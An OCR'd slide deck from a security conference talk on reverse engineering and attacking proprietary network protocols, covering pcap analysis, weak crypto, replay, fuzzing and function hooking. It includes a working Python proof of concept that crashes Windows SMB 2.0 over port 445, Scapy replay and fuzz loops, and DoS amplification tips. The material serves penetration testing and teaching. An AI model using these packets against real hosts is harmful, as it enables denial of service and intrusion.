Proprietary Protocols RCE : Research leads

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



@endrazine

Who am I ?

(a bit of self promotion ;)

- Security Research Engineer, CEO @ Toucan System (French Company).
- Known online as endrazine (irc, twitter...)
- Met most of you on irc (ptp/OTW...).
- Currently lives in Sydney (pentester for CBA).
- Speaker at Ruxcon (plus a few others : Defcon/HITB/Blackhat/HES...).
- Organiser of the Hackito Ergo Sum conference (Paris).

I don't reverse plain text...



Hardcore self promotion

If you like this talk...

- Come to my RCE talk at Blackhat US 2011
- Come to my training at HackInTheBox Kuala Lumpur 2011 (advanced linux exploitation)
- Submit to my conference HES2012 in Paris (April)
- Follow me on twitter @endrazine
- Contact my sales at daniel.coutinho@toucan-system.com

Agenda

- Introducing the problem...
- Effectively attacking UDP
- Effectively attacking TCP
- Unix clients instrumentation
- Windows clients instrumentation

Introducing the problem

We're given a proprietary protocol to audit.

No source code, no specifications, no public implementation.

At best : a client and server.

At worst : a few pcap files (don't laugh, I had to do this for CBA...).

What we want to do...

- quick RCE : where are the usernames & passwords, checksums (?) , challenge/response...
- finding use of weak cryptography
- replay attacks
- DoS
- timing attacks
- fuzzing (remote pwnage!)

Methodology

Methodology

Since we don't have a proper network stack... we'll do a static analysis (on pcaps) first.

Given a client and servers, you can have pcaps (duh!!)

You probably found this later statement morronic... more on this later...

Methodology

1) Examine the packets for transport layer.

=> Easy, wireshark is your friend.

Transport Layer

3 possibilities :

- It's IP based : travels over the internet, vast majority of the cases (TCP/UDP).
- It's a LAN known protocol (doable in much the same way, less interresting...).
- It's an alien protocol, possibly not even known to wireshark (eg : SS7/SIGTRAN).

Methodology

2) Examine the application layer…

Application layer

- look for plain text
- check for usernames/passwords (capture with ! = usernames/passwords + diffing if you have a working client)
- check for challenge/response (the only stuff that will change given the same inputs. That and salted passwords that is...)
- check for checksums (high entropy bytes given very similar input data)

Methodology

3) Quick RCE...

Quick RCE...

IP protocol (UDP/TCP) + no challenge /response = problem

(replay attacks, think pass the hash under netbios/Windows)

Very common in old (80's) proprietary protocols

Quick RCE...

Trivial crypto checks (you'd be suprised how much this works irl...)

AAAA → deadbeef
AAAAA → deadbeef66

=> byte per byte crypto.
=> At best : Vigenere with constant key.
=> Broken !

Quick RCE...

Trivial crypto checks (reloaded)

What looks like a known hash algorithm has high chances to be... a known hash algorithm.

Check for common ones on known passwords (SHA1, MD5, 3DES...)

Quick RCE

Trivial crypto checks (3/4)

Same input password = same hash ?
(=> salted/non salted?)

If you have a server and face a case of password encoding : may worth stealing/instrumenting it's password decryption rootine

Quick RCE...

Trivial crypto checks (4/4)

Non salted hash, public algorithm :
rainbow tables (for about any size, any charset).
#broken

Salted hash, public algo (MD5, sha256, 3DES): can be bruteforced under 1 day with a 400$ GPU card ([a-zA-Z0-9}\]@^\\`|\[{#~], size <9). FPGA is even faster. #broken

Proprietary hash : usually reversible #broken by design.

Hardcore RCE

- Block Crypto + key reuse (without shift) + statistical analysis = plain key retreival (cf Eric Filliol at BHUS 2010).

- Uninitialised kernel memory leaks in network padding.

- Crypto is pretty much never checked properly (Debian SSL for the Win!!)

What we wanted to do...

- quick RCE : where are the usernames & passwords, checksums (?) , challenge/response...
- finding use of weak cryptography
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Now what ?

Now we need an applicative stack...

and it would be even better if it was functionnal...

Two cases :

1) We have a working client.
=> We have a working stack (we #win ;)

2) We don't have a client, only pcaps...

In this later case...

TCP/UDP (or known LAN protocol) + no crypto + no challenge/response : we'll have a partially working stack =)

TCP/UDP/Known protocol + heavy checksuming and/or challenge/response or crypto : we wont without reversing those mechanisms. We can always try some pre check fuzzing... :-/

Alien protocol or unknown crypto : We'll really need to cheat (more on this later).

Ok, no more talking... time for hacking

Effectively attacking UDP^H^H^Hanything without transport layer sessions

(Cheesy...)

Learning to Fuzz... a la Laurent Gaffie

```
#!/usr/bin/python
#When SMB2.0 recieve a "&" char in the "Process Id High" SMB header field
#it dies with a PAGE_FAULT_IN_NONPAGED_AREA error
from socket import socket
from time import sleep


host = "IP_ADDR", 445
buff = (
"\x00\x00\x00\x90" # Begin SMB header: Session message
"\xff\x53\x4d\x42" # Server Component: SMB
"\x72\x00\x00\x00" # Negociate Protocol
"\x00\x18\x53\xc8" # Operation 0x18 & sub 0xc853
"\x00\x26"# Process ID High: --> :) normal value should be "\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xff\xfe"
"\x00\x00\x00\x00\x00\x6d\x00\x02\x50\x43\x20\x4e\x45\x54"
"\x57\x4f\x52\x4b\x20\x50\x52\x4f\x47\x52\x41\x4d\x20\x31"
"\x2e\x30\x00\x02\x4c\x41\x4e\x4d\x41\x4e\x31\x2e\x30\x00"
"\x02\x57\x69\x6e\x64\x6f\x77\x73\x20\x66\x6f\x72\x20\x57"
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"\x4d\x20\x30\x2e\x31\x32\x00\x02\x53\x4d\x42\x20\x32\x2e"
"\x30\x30\x32\x00"
)


s = socket()
s.connect(host)
s.send(buff)
s.close()
```

Tools of the trade :

~~**TCPREPLAY**~~

Scapy (by Philippe Biondi).

- Written in python (easy).
- Knows most protocols you'll ever see.
- Slow as shit :((

And that's about it...

Replaying packets with Scapy

```
a=rdpcap("./sample.pcap")
b=IP(src="10.69.69.69",dst="10.66.66.
   66")/UDP(dport=1234)/Raw(load=a[0]
   .load)
send(b,loop=1)
```

Fuzzing with Scapy

```
a=rdpcap("./sample.pcap")
b=IP(src="10.69.69.69",dst="10.66.66.
  66")/fuzz(UDP(dport=1234))/Raw(load
  =a[0].load)
send(b,loop=1)
```

DEMO

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ahahahaha

Notes

Worth trying fuzzing even if challenge/responses or crypto is present : this is verified at application level (unlike TCP ACK/SEQ for instance).

TcpReplay is a piece of crap unless you're working exclusively at Layer2 (hence attacking the kernel. In particular, it can't replay valid TCP sessions).

(D)DoS

Mind the amplification factors :

For each (soofed) packet sent, what is the size of the returned packet in case of response ? (cf : Open recursive DNS anonymous DdoS)

ICMP packets generated in return ?

Broadcast, multicast, ?

Effectively attacking TCP (here comes the meat)

The problem of TCP

Triple way handshake at kernel level.

If we don't do this correctly, our data won't even reach the application seating in userland.

Complex protocol (fragmentation, QoS...)

The wrong way to do it

1) Use TcpReplay #crap

2) read the data from pcaps and copy paste it into a client (maaan ! How about fragmentation, lost packets/reemissions... ?)

Solution : Wireplay


Alien++ tool.

Designed by me.

Implemented in 3 days by mighty++ Abhisek Datta (India).

Note on Abhisek

- Expert exploit writter.
- Taviso killed our Xmas kernel 0day :(


Great!
I found this 0day
and now I have
this reliable
exploit
New email on
fulldisclosure
from @taviso
mmm...
He killed it...

Implementation details

- libpcap
- libnids (from Nergal)
- replay inside a real TCP socket

=> No RAW Sockets, No QoS to deal with, no problems :)

Remember my earlier morronic statement ?

« Given a client and servers, you can have pcaps ». #Obvious

Now, given pcaps, you can have a working TCP client and server. #Yeah!

DEMO : replaying SSH packets

Manual testing/fuzzing

Cross layer verifications are common (eg : the application layer contains information from the transport layer).

Eg : SOAP messages containing IP addresse of sender.

=> **Room for problems !** The application may assume the application layer is correct... What happens if it changes (all the time ? After correct authentication?)

Note on timing attacks

About impossible to fix in C (and « at all » actually).

Adding a random delay (cf : ProFTPd doesn't fix the problem).

Easy to perform now that we know how to replay packets =)

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You may be laughing but...

An academic guy managed to retreive 2048b RSA keys / SSH via timing attacks over a LAN.

o0

What we wanted to do...

- quick RCE : where are the usernames & passwords, checksums (?) , challenge/response...
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- fuzzing (remote pwnage!)

The fake problem of SSL

- Retreive the data assuming we know the RSA key is easy : ssldump.
- Adding an SSL layer when replaying is easy too (any SSL capable netcat-like will do).

Applicative DoS attacks

Connection timeouts (eg : Slowloris under HTTP).

=> Once you reached userland, the timeout is handled at application level.

Sure, Apache/mod_qos and mod_security can handle it. How about non http trafic though ? Muhahahahah...

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ahahahaha

Unix clients instrumentation

Methodology

There is basically one technique... **LD_PRELOAD**
- arbitrary network fuzzing (zuff).
- out of order packets (non RFC compliants).
- easy hooking of SSL function, entropy sources (getpid(), open('/dev/urandom'...)...
  => easy control over complex things !
  (complexity attacks on hashtable algos ? Cf Squid advisory).
- USE OF PROPRIERARY PROTOCOL STACKS.

Exemple : hooking send()

```
#include <sys/types.h>
#include <sys/socket.h>

ssize_t send(int sockfd, const void
   *buf, size_t len, int flags);
```

Hooking send()

```
 #include <sys/types.h>
 #include <sys/socket.h>
// declare a function ptr to the original function
 static ssize_t (*fn_send)(int sockfd, const void *buf, size_t len, int
    flags) = NULL;
// hooked function
ssize_t send(int sockfd, const void  *buf, size_t len, int flags){
...
    return fn_send(sockfd,buf,len,flags);
}
// declare constructor to initialise the hooked f ptr:
static void __attribute__((constructor)) init(void){
    fn_send = dlsym(RTLD_NEXT,"send");
}
```

Hooking send()

```
jonathan@blackbox-pentest:~$ gcc hooking.c -o
    hooking.so -shared -ldl
jonathan@blackbox-pentest:~$LD_PRELOAD=./hooking.so
    /usr/bin/sshd 192.168.1.2 -l guest
```

Windows clients instrumentation (Dessert)

Methodology

- We'd like to do the very same thing...

- So let's just do the exact same thing ;)

How does it work ?

- dll injection on the remote process
- hooking of Windows functions
  (« detouring »)
- Fuzzing/instrumentation/logging...

Detouring under Windows

Normal Windows function prologue:

```
0xCC            ;
0xCC            ; Padding: either 0x90 or 0xCC
0xCC            ;
0xCC            ;
0xCC            ;
MOV EDI, EDI    ; is actually executed
PUSH EBP
MOV EBP, ESP
```

Detouring under Windows

Detoured Windows function prologue:

JMP FAR **0xdeadbeef** ; branch anywhere
JMP SHORT -5 ; is actually executed
PUSH EBP
MOV EBP, ESP

What detours.dll does:

- Freeze all threads (avoid races).
- Patch all your hooked functions like shown before.
- Restart all threads.

DEMO

Thank you for coming

Questions ?